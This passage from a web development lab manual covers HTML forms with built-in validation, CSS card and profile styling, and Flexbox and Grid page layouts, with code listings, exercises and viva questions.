


Figure L2.3. Unstyled product cards (left) and CV (right). The browser’s default styles show the structure: headings are large and bold, lists have bullets, `<del>` is struck through.

1. Add a third product card using `<figure>` and `<figcaption>` for the image.
2. Add Open Graph meta tags (`og:title`, `og:description`, `og:image`) to the CV (Chapter 7).
3. Build your own class routine as a table with `rowspan` for two-hour lab sessions.

Viva questions

1. Why is each product an `<article>` and not a `<div>`?
2. What is the difference between `<strong>` and `<b>`, and between `<del>` and `<s>`?
3. Explain `rowspan`, `colspan` and `scope`.
4. Why must every `<input>` have a `<label>`? How is the label connected to it?
5. When is `<dl>` more suitable than `<ul>`?

Submission checklist

The three HTML files and the images folder, committed and pushed; validator screenshots showing no errors.

LAB L3

HTML Forms and Built-in Validation

Lab at a glance

Objectives	Build a complete form with grouped controls of many types, and use HTML's built-in validation attributes to reject invalid input before it is sent.
Related chapters	6, 13
Duration	2 hours
You will create	`lab03/admission.html` (a style sheet `form.css` is provided)

Background

A form collects data and sends it to a server as name–value pairs (Chapter 6). The `name` of each control becomes the key; `method` and `action` decide how and where the data is sent. HTML5 validation attributes — `required`, `type`, `minlength`, `pattern`, `min`/`max` — give instant feedback to users, but they are only a convenience: the server must validate again (Lab L11).

Step-by-step

Step 1. Create `admission.html` with a heading and a `<form>` that posts to the public test service `https://httpbin.org/post`, which echoes back what it receives. Because the form will contain a file input, set `enctype="multipart/form-data"`. Link the provided style sheet `form.css`; this lab is about the HTML only.

Step 2. Add a `<fieldset>` with the `<legend>` "Personal information" containing a name, a student ID, an e-mail address and a date of birth:

HTML | lab03/admission.html (personal information)

```
<fieldset>
  <legend>Personal information</legend>
  <label for="name">Full name</label>
  <input id="name" name="name" required minlength="3" autocomplete="name">

  <label for="sid">Student ID</label>
  <input id="sid" name="student_id" required pattern="[0-9]{3}-[0-9]{2}-[0-9]{4}"
         placeholder="221-15-1234" title="Format: 221-15-1234">

  <label for="email">University e-mail</label>
  <input id="email" name="email" type="email" required autocomplete="email">

```

```
  <label for="dob">Date of birth</label>
  <input id="dob" name="dob" type="date" max="2010-12-31">
</fieldset>
```

The `pattern` is a regular expression that the whole value must match: three digits, a hyphen, two digits, a hyphen, four digits. The `title` is shown in the error message.

Step 3. Add a second fieldset, "Club preferences", with a `<select>`, a group of radio buttons, a group of check boxes, a range slider, a file input and a text area:

HTML | lab03/admission.html (club preferences)

```
<fieldset>
  <legend>Club preferences</legend>
  <label for="dept">Department</label>
  <select id="dept" name="dept" required>
    <option value="">-- choose --</option>
    <option>CSE</option><option>EEE</option><option>SWE</option><option>BBA</option>
  </select>

  <p>Experience level</p>
  <label><input type="radio" name="level" value="beginner" required> Beginner</label>
  <label><input type="radio" name="level" value="intermediate"> Intermediate</label>
  <label><input type="radio" name="level" value="advanced"> Advanced</label>

  <p>Interests</p>
  <label><input type="checkbox" name="interests[]" value="web"> Web development</label>
  <label><input type="checkbox" name="interests[]" value="cp"> Competitive programming</label>
  <label><input type="checkbox" name="interests[]" value="ml"> Machine learning</label>

  <label for="hours">Hours per week you can give:</label> <output id="hoursOut" for="hours">4</output>
  <input id="hours" name="hours" type="range" min="1" max="10" value="4"
         oninput="hoursOut.value = this.value">

  <label for="photo">Photo (JPG or PNG)</label>
  <input id="photo" name="photo" type="file" accept="image/png, image/jpeg">

  <label for="why">Why do you want to join?</label>
  <textarea id="why" name="why" rows="3" maxlength="300"></textarea>
</fieldset>

<label class="agree"><input type="checkbox" name="agree" required> I agree to the club rules.</label>
<button type="submit">Submit application</button>
<button type="reset">Clear</button>
```

Radio buttons with the same `name` form one group, so only one can be chosen; `required` on one of them makes the group required. The `[]` in `interests[]` tells PHP to collect all ticked values into an array (Chapter 21).

Step 4. Open the page, leave fields empty or type invalid values, and press *Submit*. The browser refuses to send the form and points at the first invalid field (Figure L3.1). The provided style sheet uses the `:user-invalid` pseudo-class to colour fields red only after the user has interacted with them.

Step 5. Fill the form correctly and submit it. httpbin.org returns a JSON document listing the `form` fields and `files` it received — exactly what a PHP script would find in `$_POST` and `$_FILES`.

Step 6. Open the *Network* panel, submit again, and inspect the request: method `POST`, content type `multipart/form-data` and the payload.

Expected output




Figure L3.1. The membership form (left) and the browser's built-in validation rejecting an invalid student ID (right).

Verify your work

- Clicking each label text focuses (or ticks) its control — proof that labels are connected.
- The form cannot be submitted with an empty name, a student ID such as `22115`, an e-mail without a domain, no department, no experience level or without agreeing to the rules.
- You can complete the whole form with the keyboard alone (`Tab`, arrow keys, `Space`).

- The httpbin response shows every field name you expected.

Challenge tasks

1. Change `method="post"` to `get` and `action` to `https://httpbin.org/get`. Where do the values appear now? Why is GET unsuitable for this form?
2. Add a `<datalist>` of suggested university names to a new text field.
3. Add `novalidate` to the form and submit invalid data: this is what an attacker can do, which is why the server must validate too.

Viva questions

1. What is the role of the `name` attribute? What happens to a field without one?
2. Why does this form need `enctype="multipart/form-data"`?
3. Explain the pattern `[0-9]{3}-[0-9]{2}-[0-9]{4}`.
4. Why is client-side validation not enough?
5. What do `<fieldset>` and `<legend>` add for screen-reader users?

Submission checklist

`admission.html`; a screenshot of the httpbin response for a valid submission.

LAB L4

CSS Fundamentals: Styling Cards and a Profile

Lab at a glance

Objectives	Turn plain HTML into a polished design using selectors, the box model, colours, typography, borders, shadows, positioning, custom properties, pseudo-classes and transitions.
Related chapters	8, 9
Duration	2–3 hours
You will create	`lab04/product-cards.html` + `cards.css`; `lab04/profile.html` + `profile.css`

Background

A style sheet is a list of rules; each rule selects elements and sets properties (Chapter 8). Every element is a box with content, padding, border and margin (Chapter 9); `box-sizing: border-box` makes widths include padding and border, which is far easier to reason about. In this lab you reproduce the product card design of Figure L2.1 and a clean profile page.

Step-by-step: Task 1 — product cards

Step 1. Copy your cards from Lab L2 into `lab04`. Add class names so that the CSS can select the parts: wrap the text in `<div class="card-body">`, give the price paragraph `class="price"` and the description `class="desc"`, and add a favourite button. Link `cards.css` in the `<head>`.

HTML | `lab04/product-cards.html (one card)`

```
<main class="menu">
  <article class="card">
    <button class="fav" type="button" aria-label="Add to favourites">&#9825;</button
    ↪ >
    <img src="images/bread.jpg" alt="Freshly baked sourdough loaf, sliced" width
    ↪ ="300" height="200">
    <div class="card-body">
      <h2>Baked Bread</h2>
      <p class="price">29.99$ <del>69.99$</del></p>
      <p class="desc">Hand-made sourdough, baked every morning with stone-ground
    ↪ organic flour.</p>
      <button class="btn" type="button">Buy now</button>
```

```
    </div>
  </article>
  <!-- second card: the same structure, with class="btn btn-solid" and class="fav
    ↪ active" -->
</main>
```

Step 2. Start the style sheet with a reset and the page background. Save and look after each rule — watching each property take effect is the fastest way to learn CSS:

CSS | lab04/cards.css (base and layout)

```
*, *::before, *::after { box-sizing: border-box; }
body {
  margin: 0;
  min-height: 100vh;
  background: linear-gradient(135deg, #eef1f6, #dde3ec);
  font-family: Georgia, "Times New Roman", serif;
  color: #3a3a3a;
}
/* the two cards side by side (Flexbox: see Lab 5) */
.menu { display: flex; gap: 32px; justify-content: center; padding: 48px 16px;
    ↪ flex-wrap: wrap; }
```

Step 3. Style the card box, its image and its text. Note the relative/absolute pair: the card is `position: relative`, so the favourite button can be placed at its top-left corner with `position: absolute` (Chapter 9).

CSS | lab04/cards.css (card)

```
.card {
  position: relative;              /* reference for the favourite button */
  width: 300px;
  background: #fff;
  box-shadow: 0 10px 30px rgb(0 0 0 / 0.12);
  transition: transform 0.2s, box-shadow 0.2s;
}
.card:hover { transform: translateY(-6px); box-shadow: 0 18px 40px rgb(0 0 0 / 0.18);
    ↪ }
.card img { display: block; width: 100%; height: 200px; object-fit: cover; }

.card-body { padding: 20px 24px 28px; }
.card h2 { margin: 0 0 6px; font: 300 1.6rem/1.2 "Helvetica Neue", Arial, sans-serif;
    ↪ color: #5b4636; }
.price { margin: 0 0 12px; font-family: Arial, sans-serif; color: #5b4636; }
.price del { margin-left: 6px; font-size: 0.8em; color: #b9b1aa; }
.desc { font-style: italic; font-size: 0.85rem; line-height: 1.7; color: #6b6b6b; }

.fav {
  position: absolute; top: 14px; left: 14px;
  width: 32px; height: 32px;
  border: 1px solid #ddd; border-radius: 50%;
```

```
  background: rgb(255 255 255 / 0.9); color: #999; cursor: pointer;
}
.fav.active { color: #d9304f; }
```

Step 4. Style the pill-shaped buttons, with a hover state and a visible keyboard focus ring:

CSS | lab04/cards.css (buttons)

```
.btn {
  margin-top: 8px;
  padding: 9px 26px;
  border: 2px solid #6d3f2a;
  border-radius: 999px;            /* pill shape */
  background: transparent;
  color: #6d3f2a;
  font: 700 0.7rem Arial, sans-serif;
  letter-spacing: 0.2em;
  text-transform: uppercase;
  cursor: pointer;
  transition: background 0.2s, color 0.2s;
}
.btn:hover, .btn-solid { background: #6d3f2a; color: #fff; }
.btn:focus-visible { outline: 3px solid #f2a65a; outline-offset: 3px; }
```

Step-by-step: Task 2 — a profile page

Step 5. Create `profile.html`: an `<article class="profile">` containing a header (photo, name with the surname in a `<span>`, job title), sections for profile, skills (a `<ul class="tags">`) and experience, and a "Contact me" link.

Step 6. Define the colour scheme once, as custom properties, and use them everywhere:

CSS | lab04/profile.css (excerpt)

```
:root {                            /* design tokens (custom properties) */
  --ink: #1f2933;
  --muted: #6b7280;
  --accent: #c9a38f;
  --panel: #f7f1ee;
}
.profile {
  max-width: 640px;
  margin: 40px auto;               /* centred card */
  padding: 32px 40px;
  background: #fff;
  border-top: 8px solid var(--accent);
  box-shadow: 0 4px 20px rgb(0 0 0 / 0.08);
}
.profile header { display: flex; align-items: center; gap: 24px; }
.profile header img { border-radius: 50%; border: 4px solid var(--panel); }

```

```
h1 { margin: 0; font-size: 2.2rem; font-weight: 300; letter-spacing: 0.12em; text-transform: uppercase; }
h1 span { font-weight: 800; }

h2 { margin: 24px 0 8px; font-size: 0.95rem; letter-spacing: 0.25em; text-transform: uppercase; }
h2::after {                          /* decorative line generated by CSS */
  content: "";
  display: inline-block;
  width: 40px; height: 2px;
  margin-left: 10px;
  vertical-align: middle;
  background: var(--ink);
}
.tags { display: flex; flex-wrap: wrap; gap: 8px; padding: 0; list-style: none; }
.tags li { padding: 2px 12px; border-radius: 999px; background: var(--panel); font-size: 0.85rem; }
```

Step 7. Change `--accent` to another colour and watch the whole page follow. This is why real projects keep colours in custom properties.

Expected output




Figure L4.1. The styled product cards, matching the target design. The first card is shown in its normal state; the second uses the solid button and active favourite.

Verify your work

- In the *Elements* panel, select a card and look at the box-model diagram in the *Computed* tab: the width is 300 px including padding and border.




Figure L4.2. The profile page, styled with custom properties, a flex header, generated heading lines and pill-shaped skill tags.

- Hover the cards and buttons, and `Tab` to each button: every interactive element shows a visible focus state.
- Check the text contrast of `.desc` with the developer tools' colour picker; it should be at least 4.5:1 (Chapter 13).

Challenge tasks

1. Add a dark theme: redefine the custom properties inside `@media (prefers-color-scheme: dark)`.
2. Replace the fonts with a Google Font (Chapter 9) and compare the network cost in the Network panel.
3. Write three selectors of different specificity that target the same heading and predict which wins before checking (Chapter 8).

Viva questions

1. Explain the box model. What does `box-sizing: border-box` change?
2. Why does the favourite button need `position: relative` on the card?
3. What is the difference between a pseudo-class (`:hover`) and a pseudo-element (`::after`)?
4. What does `object-fit: cover` do?

5. Why use `:focus-visible` rather than removing outlines?

Submission checklist

Both pages and style sheets; no inline `style` attributes; one screenshot of each page.

LAB L5

Layout with Flexbox and Grid: a Login Page and a Menu

Lab at a glance

Objectives	Build a two-column split-screen login page with Flexbox and a whole-page layout with CSS Grid named areas, including a card grid that adapts to any width without media queries.
Related chapters	10
Duration	2–3 hours
You will create	`lab05/login.html` + `login.css`; `lab05/menu-grid.html` + `menu-grid.css`

Background

Flexbox arranges items along *one* axis — a row or a column — and is ideal for components: navigation bars, toolbars, centring a form. Grid arranges items in *two* dimensions and is ideal for page layouts and galleries (Chapter 10). The login design comes from the course slides (Figure L5.1).




Figure L5.1. The login screen to reproduce in Task 1 (from the lab slides).

Step-by-step: Task 1 — a split-screen login page (Flexbox)

Step 1. Write the HTML: a wrapper `.split` containing an `<aside class="visual">` (logo and testimonial) and a `<main class="panel">` holding the form.

HTML | lab05/login.html (body)

```html
<div class="split">
  <aside class="visual">
    <p class="logo">&#10022; Nucleus</p>
    <blockquote>
      <p>&ldquo;Simply all the tools that my team and I need.&rdquo;</p>
      <footer>Karen Yue, Director of Digital Marketing</footer>
    </blockquote>
  </aside>
  <main class="panel">
    <form class="login" action="#" method="post">
      <h1>Welcome back to Nucleus</h1>
      <p class="lead">Build your design system effectively with our powerful component library.</p>
      <label for="email">E-mail</label>
      <input id="email" name="email" type="email" autocomplete="email" required>
      <label for="password">Password</label>
      <input id="password" name="password" type="password" autocomplete="current-password" required>
      <div class="row">
        <a href="#">Forgot password?</a>
        <label class="switch"><input type="checkbox" name="remember"> Remember me</label>
      </div>
      <button type="submit" class="primary">Log in</button>
      <p class="divider"><span>or</span></p>
      <button type="button" class="google">Continue with Google</button>
      <p class="small">Don't have an account? <a href="#">Sign up</a></p>
    </form>
  </main>
</div>
```

Step 2. Make the two columns. The visual column is fixed at 40 % (`flex: 0 0 40%`: do not grow, do not shrink, basis 40 %); the panel takes the rest (`flex: 1`). The panel is itself a flex container that centres the form in both directions — the classic answer to “how do I centre something?”:

CSS | lab05/login.css (layout)

```css
.split { display: flex; min-height: 100vh; }
.visual {
  flex: 0 0 40%;
  display: flex; flex-direction: column; justify-content: space-between;  /* logo top, quote bottom */
  padding: 32px;
  background: url(images/side.jpg) center / cover;
  color: #fff;
}
.panel {
```

```
  flex: 1;
  display: flex; align-items: center; justify-content: center;   /* centre the form */
  padding: 32px;
}
.login { width: 100%; max-width: 340px; display: flex; flex-direction: column; }
```

Step 3. Lay out the small parts with Flexbox too: the "Forgot password / Remember me" row uses `justify-content: space-between`; the "or" divider draws a line on each side with two flexible pseudo-elements:

CSS | lab05/login.css (details)

```
.row { display: flex; justify-content: space-between; align-items: center; margin: 10px 0 16px; }
.divider { display: flex; align-items: center; gap: 10px; color: #aaa; }
.divider::before, .divider::after { content: ""; flex: 1; height: 1px; background: #e6e4ee; }

input:focus { outline: none; border-color: #6c4df6; box-shadow: 0 0 0 3px rgb(108 77 246 / 0.2); }
.primary { border: 0; border-radius: 999px; padding: 11px; background: #6c4df6; color: #fff; }

@media (max-width: 700px) {        /* phones: stack the columns */
  .split { flex-direction: column; }
  .visual { flex-basis: 180px; }
}
```

Step-by-step: Task 2 — a page layout and a card grid (Grid)

Step 4. Write `menu-grid.html`: a `.page` wrapper containing a `<header class="top">`, a `<nav class="side">`, a `<main class="grid">` with six product `<article>`s (image, name, price), and a `<footer class="bottom">`.

Step 5. Describe the page layout as a picture with `grid-template-areas`, then assign each element to its area:

CSS | lab05/menu-grid.css (page layout)

```
.page {
  display: grid;
  grid-template-columns: 180px 1fr;
  grid-template-rows: auto 1fr auto;
  grid-template-areas:
    "top    top"
    "side   main"
    "bottom bottom";
  min-height: 100vh;
}
.top    { grid-area: top; }
```

```
.side   { grid-area: side; display: flex; flex-direction: column; gap: 4px; }
.grid   { grid-area: main; }
.bottom { grid-area: bottom; }
```

Step 6. Make the product grid responsive *without any media query*: `repeat(auto-fill, minmax(200px, 1fr))` creates as many columns of at least 200 px as fit, and stretches them to fill the row:

CSS | lab05/menu-grid.css (card grid)

```
.grid {
  display: grid;
  grid-template-columns: repeat(auto-fill, minmax(200px, 1fr));
  gap: 20px;
  padding: 24px;
  align-content: start;
}
.grid article { background: #fff; border-radius: 10px; overflow: hidden; box-shadow:
    ↪ 0 2px 8px rgb(0 0 0 / 0.08); }
.grid img { display: block; width: 100%; aspect-ratio: 3 / 2; object-fit: cover; }

@media (max-width: 600px) {        /* phones: one column, navigation on top */
  .page { grid-template-columns: 1fr; grid-template-areas: "top" "side" "main" "
    ↪ bottom"; }
  .side { flex-direction: row; overflow-x: auto; }
}
```

Step 7. Open the Grid inspector: in *Elements*, click the `grid` badge next to `.page` to overlay the named areas and track lines on the page.

Expected output

Verify your work

- Resize the window slowly: the card grid changes from three to two to one column by itself, and below 600 px the navigation moves above the content.
- The login form stays centred at every height and width, and the columns stack on a phone.
- The source order of the HTML is still logical (header, navigation, content, footer) — important for keyboard and screen-reader users, who follow source order, not visual order.

Challenge tasks

1. Make the first product card span two columns and two rows (`grid-column: span 2; grid-row: span 2`).
2. Rebuild the "Holy Grail" layout (header, three columns, footer) with Grid in fewer than 15 lines of CSS.
3. Replace `auto-fill` with `auto-fit` and remove three cards. What changes, and why?




Figure L5.2. The split-screen login page at desktop width.




Figure L5.3. The menu page: named grid areas and an auto-filling card grid at 1000 px (left) and 390 px (right).

Viva questions

1. When would you choose Flexbox and when Grid?
2. Explain `flex: 0 0 40%` and `flex: 1`.
3. How do you centre an element horizontally and vertically with Flexbox?
4. Explain `repeat(auto-fill, minmax(200px, 1fr))`.
5. What is the `fr` unit?

Submission checklist

